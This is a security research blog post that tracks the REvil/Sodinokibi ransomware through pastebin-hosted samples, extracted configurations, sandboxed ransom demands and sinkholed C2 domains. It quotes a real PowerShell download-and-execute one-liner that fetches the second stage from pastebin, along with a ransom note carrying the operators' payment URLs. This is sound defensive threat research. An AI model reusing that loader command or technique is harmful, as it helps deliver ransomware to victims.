Tracking REvil

kpn.com/security-blogs/Tracking-REvil.htm

After the message GandCrab quit, a hole was left in the scene. It was time for a new contender. In the last few months REvil/Sodinokibi seems to have filled that gap. There already have been multiple blogs describing the similarities between GandCrab and REvil affiliates. We'll stay clear of the similarities in this blog and focus on the usage statistics of the ransomware family by looking at samples, infection rates and ransom demands.

TLDR:

This blog describes our efforts in tracking the REvil ransomware and its affiliates for the past six months. REvil has been around since 2019 and is one of the top variants of ransomware causing havoc at many organizations around the globe ever since. The KPN Security Research Team was able to acquire C2 sinkholes allowing for the tracking of infections across the globe.

This research started by tracking REvil samples distributed via pastebin. The configuration extracted from these samples show a different strategy of the several affiliates. Detonating these samples in a sandbox and emulating traffic to the ransom site gave us the ability to track ransom demands per group and campaign. Analyzing the configuration of the different samples made us realize the C2 domains were identical across all samples. The team was able to sinkhole multiple REvil C2 domains[1]. The REvil C2 traffic is unidirectional and solely used for statistics. Piggybacking the C2 we can gain insight into the statistical data.

The affiliates using the REvil ransomware as a service (RaaS) are skilled and adapting their approach to the victim's organization. We assume the attacks are often not targeted but more opportunity based. Access that is gained in some way is later escalated in order to take over an entire network. In the past 5 months we've analyzed over 150 000 unique infections, extracted ransom demands from 148 samples together demanding more than 38 million dollars. Some of the attacks are on a huge scale. Just in the last 7 days the REvil affiliates were able to encrypt over 6500 unique systems in two mayor attacks in both Europe and Africa. Topping all infections combined in the past 30 days.

As a security industry we have the task to strengthen our clients against such attacks. The most important defense is to have an offsite backup that is not "deletable" from the operational infrastructure. Next to proper backups consider segmentation, patch management, pentesting, security baseline and other fun stuff.

Proliferation via Pastebin

This all started when we were talking with @RonnyTNL about an interesting attack scenario. It started with a standard PowerShell one-liner to download and execute the malware. The second PowerShell stage was distributed via PasteBin.

```
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe "IEX (New-Object System.Net.WebClient).DownloadString('https://pastebin.com/raw/Za3T5yJk');Invoke-KQMRZLUDUPNBP;Start-Sleep -s 10000"
```

Analysis of the 2nd stage script shows it is essentially the "Invoke-ReflectivePEInjection.ps1" script by Joe Bialek (@JosephBialek), optimized with an additional function to pass a base64 encoded DLL to the main function. The following pattern was used to randomize function names "Invoke-[A-Z]{15}". After seeing a couple of the scripts in PasteBin we decided to use the PasteBin API to download each new record. In order to detect the script, the following regex was used: "0x48, 0x89, 0xe3, 0x66, 0x83, 0xe4, 0x00, 0x48, 0xb9". It worked great from the start however we suddenly saw an uptick in new samples being downloaded. After investigation it turned out the Buran ransomware family also used the same script and PasteBin for distribution. Luckily, there is a very specific difference between the two types allowing us to discern between the two families.

By analyzing the DLL that's injected in memory, we can see that the malware family dynamically imports its dependencies (see https://blag.nullteilerfrei.de/2019/11/09/api-hashing-why-and-how/). @leandrovelasco and me had a fun time trying to figure out the encryption functionality. After the first frustrating evening we luckily found the Cylance blog describing that the "obfuscation" we were looking at was in fact just RC4. For every PowerShell script we download from PasteBin, we first extract the base64 dll, and then extract the configuration. The configuration is extracted using the python script from the Cylance blog: (https://threatvector.cylance.com/en_us/home/threat-spotlight-sodinokibi-ransomware.html).

Analyzing the configuration data allows us to see the difference between various operators. The configuration allows attackers to kill certain processes and services and remove specific files. Looking at these characteristics might tell us something about the groups modus operandi.

Spotting differences in the configurations

The configurations extracted contain many different fields, the ones we are interested in for the purposes of this blog are:

Option	Fuction
PID	Affiliate ID
SUB	Campaign ID
DMN	List of 1100 different domains where the c2 information is sent.
PRC	List of processes to kill

Option	Fuction
SVC	List of services to kill
NNAME	Ransom note filename
NET	Boolean turning C2 traffic on and off

For a full list see (https://www.mcafee.com/blogs/other-blogs/mcafee-labs/mcafee-atr-analyzes-sodinokibi-aka-REvil-ransomware-as-a-service-what-the-code-tells-us/)

PRC and SVC

The variables contain a list of all processes or services that need to be stopped. Looking at the list of processes to kill you can see most of the groups use the default list. Things start to get interesting when the list contains more specific or different process names. For example, the group identified by 23 (AKA PID 23) included a process called “CagService” in one sample only. The process is related to a remote management tool called CentraStage. Group 12 (AKA PID 12) has a sample that kills “ax32.exe” a process related to Microsoft Dynamics. Showing that the samples are either modified to suit specific targets or the different groups are learning and improving their process-kill-lists.


Some of the more uncommon processes:

Process name	Description
Thebat.exe	A secure mail client platform
Pvlsvr.exe	Veritas backupexec
VeeamDeploymentSvc.exe	Part of Veaam backup
DocueWare.Desktop.exe	Docuware document management system
Oracle.exe	Oracle dbms

The same goes for services that are to be killed, in this list you can find things like Altaro, Veritas Backupexec and Arcserve UDP. A complete list of all services and processes can be found in the appendix.

SUB

We assume the SUB option is the campaign id. Analyzing the different SUB values in the samples we collected we noticed the number is incremented for each sample. This gives us an indication of the number of campaigns that are prepared in the REvil backend. It’s does not necessarily mean that the samples prepared are deployed in the real world. Just that the campaign is created. It also gives us the ability to guesstimate the number of prepared campaigns per period of time.



Time	pid	sub
Jan 11, 2020 @ 22:17:08.594	39	2463
Jan 11, 2020 @ 10:17:08.225	28	2483
Jan 11, 2020 @ 00:17:09.249	16	2633
Jan 8, 2020 @ 20:17:12.953	25	2452
Jan 6, 2020 @ 15:17:06.109	39	2427
Jan 3, 2020 @ 16:17:04.298	39	2427
Jan 1, 2020 @ 14:17:09.636	23	2415
Jan 1, 2020 @ 14:17:09.505	23	2418
Jan 1, 2020 @ 14:17:09.496	23	2416
Jan 1, 2020 @ 14:17:09.496	23	2418

Figure 1 incrementing SUB value.

Looking at the samples we retrieved we used this to count the number of campaigns per month.

Month	**Number of campaigns**
December	+-300
November	+-300
October	+-400
September	+-100
August	+-200

We can also see how active different groups are compared to other groups based on the number of unique campaign ids (sub).





Figure 2 5 of the most active groups.

Tracking ransom demands

Having access to the samples allows any user to check the ransom demand. Once a sample runs, the malware creates a unique-system-id based on the VolumeID and the CPUID. This id is used to create a unique link to the backend using the following structure: decryptor[.]top/unique-system-id. Next to this, a base64 encoded-encrypted json object is generated. The json object contains information such as affiliate id (pid), campaign id (sub), operating system (os) and username (unm).



```
[+] How to get access on website? [+]

You have two ways:

1) [Recommended] Using a TOR browser!
  a) Download and install TOR browser from this site: https://torproject.org/
  b) Open our website: http://aplebzu47wgazapdqks6vrcv6zcnjppkbxbr6wketf56nf6aq2nmyoyd.onion/0346[redacted]

2) If TOR blocked in your country, try to use VPN! But you can use our secondary website. For this:
  a) Open your any browser (Chrome, Firefox, Opera, IE, Edge)
  b) Open our secondary website: http://decryptor.top/0346[redacted]

Warning: secondary website can be blocked, thats why first variant much better and more available.

When you open our website, put the following data in the input form:
Key:

9qykbqNhNCl+Zz0WzJ/lWomPDqox[redacted]
```

Figure 3 the system id in the URL and the beginning of the base64 encoded-encrypted json object.

We wanted to be able to automatically retrieve and submit these values to the backend in order to retrieve the ransom demand per sample. We were using a Python script to retrieve samples from Pastebin. A small change to the procedure should allow us to add the ability to retrieve ransom demands. One thing missing was an environment to detonate the samples in. We used the tria.ge sandbox to detonate the samples.[2] The process is as follows:





Figure 4 process

1. Get sample from pastebin

2. Submit to tria.ge (example sample)
3. Extract the ransom note from the from the kernel monitor
4. Parse the ransom note and submit to the REvil backend
5. Parse the webpage in order to retrieve the ransom demands




Jan 9, 2020 @ 05:17:10.898	28	1356	4,000 USD
Jan 8, 2020 @ 20:17:12.953	25	2452	3,000,000 USD
Jan 3, 2020 @ 16:17:04.298	39	2427	1,500,000 USD
Jan 1, 2020 @ 14:17:09.636	23	2415	1,700,000 USD
Jan 1, 2020 @ 14:17:09.505	23	2418	850,000 USD
Jan 1, 2020 @ 14:17:09.496	23	2416	1,500,000 USD

Figure 5 group and campaign ids with their demanded ransom.

The ransom demands vary greatly, the cheapest we've seen was 777 dollars. The highest we've observed was 3 million. 15 million in the case of CyrusOne but that one was not scraped by us from PasteBin. Initially we thought we would be able to see which campaign resulted in an actual payment. We assumed we could track transactions on bitcoin addresses we saw passing by and verify whether any transactions took place to and from that bitcoin address. After checking for a while, we never saw any transactions. We decided to do a test and detonated the same sample twice in the sandbox.

After submitting the data to the backend, it became clear the ransom demand stayed the same, the BTC address changed. It seems the developers made payment tracking difficult by creating new wallets for every user that requests the payment instructions. We can take a look at the average amount that is being requested. Across 148 samples a total of 38+ million dollar is being demanded. Averaging a ransom demand of 260 000+ dollar.[3]

When splitting this up between computer and network focused attacks it become apparent how much some of these attacks cost. Network only attacks average a ransom demand of 470 000+ $ (75 samples) while computer based are averaging 48 000+ $ (73 samples). We suspect the operators might have misconfigured some campaigns as we could see samples demanding 500 000 for the decryption of one computer.



23	computer	500,000 USD
23	computer	4,000 USD
19	computer	7,500 USD
23	computer	500,000 USD

Figure 6 outliers

Another option is that “your computer has been infected” means something else then we are assuming.

If we combine the above averages with the number of campaigns that were generated in the REvil backend (2600+). We can safely assume the total amount of demanded ransom by the REvil affiliates is well over 100 million.

Sinkholing domains

The DMN option in the configuration describes the list of domains to be contacted. Every sample that is generated contains the same large list of 1100 domains. The ransomware will only contact them if the “net” Boolean is set to true. The large list could be used to hide the actual C2 or all websites within the list are hacked. Anyone analyzing the list could assume so as all websites in the list are in fact running WordPress. Giving the impression that the attackers could have compromised the WordPress sites. However, a quick analysis of the different WordPress versions shows a large variation in installed versions and used plugins.[4] They could still be all hacked, but it seems a lot of work.


We decided to go through the list of domains to check if any domain was unregistered. This gave us various domains that were still free. We decided to register the domains in order to gather data on REvil infections. A first look at the data was disappointing, the ransomware submits an encrypted blob to the C2. This encrypted blob is a json object containing information like group id (PID), campaign id (SUB) and system name and username. Since we had no way of getting to the data, we had limited capability to get an insight into the amount of infections.

Discerning unique systems behind one NAT-ed IP

If a network is infected and multiple unique systems are being encrypted there would be no way to know. In order to see if it was possible to detect unique infected systems coming from one IP, we decided to hash any encrypted blob sent to us. The assumption being that an encrypted blob from one system would be uniquely identifiable. We tested this by infecting one of our own lab systems multiple times. We observed the same cryptoblob being sent to multiple of our sinkholes. Reverting the VM's and reinfecting showed different hashes for the cryptoblobs. Using this information, we assume one cryptoblob-hash is equal to: the runtime of one REvil sample. Since the REvil ransomware usually only runs once we assume one cryptohash to be equal to one unique infected system.

Gathering statistics from the sinkhole

It turns out that not every sample hits all the 1100 configured C2 domains. In fact some don't connect to the C2's at all (the NET Boolean field is used to configure this behavior per sample). Having multiple domains allows us to detect infections that hit only a portion. However, we do not have full visibility on all infections worldwide. Looking at one infection we observed 180 unique crypthashes, those unique hashes are distributed across various of our sinkhole domains. The image below shows how one IP hit various sinkholes.



clientip.keyword: Descending	headers.Host.keyword: Descending	Unique count of crypthash.keyword
65[redacted]	[redacted]	44
65[redacted]	[redacted]	43
65[redacted]	[redacted]	42
65[redacted]	[redacted]	41
65[redacted]	[redacted]	39

Figure 7 One unique IP with unique infections across multiple sinkhole domains.

Looking at the unique cryptohashes we can see the same hash hitting multiple of our sinkholes but not all of our sinkholes. This means we do not receive all infections.




Figure 8 Hits per domain

Using the cryptoblob-hash we are able to count the amount of unique systems encrypted per week.




Figure 9 Unique infections per week, going back three months.




Figure 10 Worldwide overview.

The world map shows REvil infections across the world. Looking at the map shows South-Korea and China are some of the most hit countries. We've been unable to attribute the large number of unique hits from South-Korea and China. Some of the IP's seem related to an ISP but no clear whois data, domains or certificate seem to point to them. The map also shows how quiet it is in Russia only seeing a couple of unique infections. The malware itself checks the system language and online adverts by the REvil RAAS providers also states no operation inside of the Commonwealth of Independent States (CIS). The limited number of infections can be attributed to testing of the ransomware or employees on a business trip inside of Russia.

